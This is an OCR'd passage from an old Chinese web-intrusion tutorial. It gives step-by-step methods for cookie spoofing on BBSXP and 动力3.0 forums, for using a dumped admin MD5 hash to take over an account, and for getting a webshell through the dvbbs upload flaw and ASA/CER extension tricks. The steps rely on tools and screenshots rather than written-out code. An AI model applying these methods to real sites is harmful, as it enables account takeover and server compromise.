


图42

怎么样，可怕吧？即使是验证没问题，还是可能造成cookies欺骗的。其实对cookies的欺骗无外乎就是用户名和密码，以BBSXP为例，登录后，我们提取用户名为光芒果，密码为123456的用户cookies，“usetname=”后面的就对应用户名光芒果，“passmrd=”后面的就对应123456的MD5密码，有些cookies中还会包含url，这也是可以明显看出来的。记得那时BBSXP5.15不是传出个blog.asp的漏洞吗？其实这个漏洞是我首发的，只不过大过年的没有深入研究，告诉yuzi又置之不理，活该他倒霉。现在我们拿出BBSXP暴库工具，如图42所示，输入注入点符信息，点破解，嘿，区长的MD5是不是出来了啊（图43）？




图43

我们再拿出老兵的修改cookies浏览器，登录这个BBSXP的论坛后，点击上方那个小锁头（图44），把“username=光芒果”中的“光芒果”换为区长的用户名，“password=”后面的换成暴出的MD5密码。刷新，如图45所示，我们变成社区区长了，神吧！




图44




图45

对于cookies欺骗，我还发现了一种新的方法，就是以前台欺骗后台。大家也许要问我，前面那个leadbbs3.14美化插件版不是可以直接欺骗后台吗？不错，但并不是所有系统的前、后台的cookies都是相同的，如动力3.0，这可是个老系统，各方面的漏洞都很多，但得到的密码是Md5的，可不太好玩。

别急，不是还有cookies欺骗吗？先在本地架个一样的系统，还是用老兵的修改cookies的浏览器，访问本地系统的后台，提取

cookies，这下我们得到了cookies的样式，再把通过其它手段得到的欲入侵站点的用户名和密码等替换这个cookies的相应信息、保存起来，然后我们到欲入侵站点注册一个用户点“发表文章”，切换到“源代码”模式，输入 cookies欺骗，切换到“预览”，把当前的cookies改为先前保留的cookies，点击“cookies欺骗”链接，如图46所示，是不是进入后台了呢？这样我们就能进行下一步的工作了。




图46

关于cookies欺骗一节，好像还没人问过我什么，所以常见问题就先说了，有什么问题可以到x档案论坛提出。

（四）获取webshell

上面说了那么多的入侵方法，终极目的只有一个——获取webshell。那么我就给大家讲几个常用的webshell获取方法。

1.上传

说到上传获得webshell，就不得不提大名鼎鼎的动网7.0SP2之前的文件上传漏洞了，那可是连官司方都没能幸免遇难的啊！其中的成因不太好说，大概就是字符截断的问题。我们还是来看看怎么利用吧。这里我们要请出老兵的万能上传工具，为什么叫万能上传工具呢？很简单，因为连大名鼎鼎的动网论坛都没有注意到这个严重漏洞，其它许多系统自然也避免不了，所以说这个工具是“万能”的。我们找一个没打过SP2补丁的dvbbs，注册一个帐号，登录进去后看有没有禁止上传，如果没有禁止，我们就是提取当前cookies保存起来（怎么提取？又忘了不是，前面不是说过可以用修改cookies浏览器提取吗？），然后在万能上传工具处填好漏洞url、欲上传的文件和cookies等信息，点“上传”，不一会就提示成功了（图47），现在来访问这个上传后的文件，看，是不是得到一个shell呢？如图48。

当然，并不是所有的系统都能用这个方法上传的。我再总结几个常见的上传方法。

（1）进入后台直接上传。有些系统对管理员可是十分信任的哦，进了后台只要找到有上传的地方你就可以直接选匹马放上去，绝不会有任何阻拦。




图47




图48

（2）添加上传类型上传。如果不能直接上传，可找找看有没有添加上传类型的地方，有的话添加一个ASP就可以了。当然，有些系统在代码中就限定了不允许上传ASP文件，不要紧，我们可以添加允许上传ASA、CER等文件，然后把.asp的后缀改为ASA或CER上传，一样可用的，如图49。

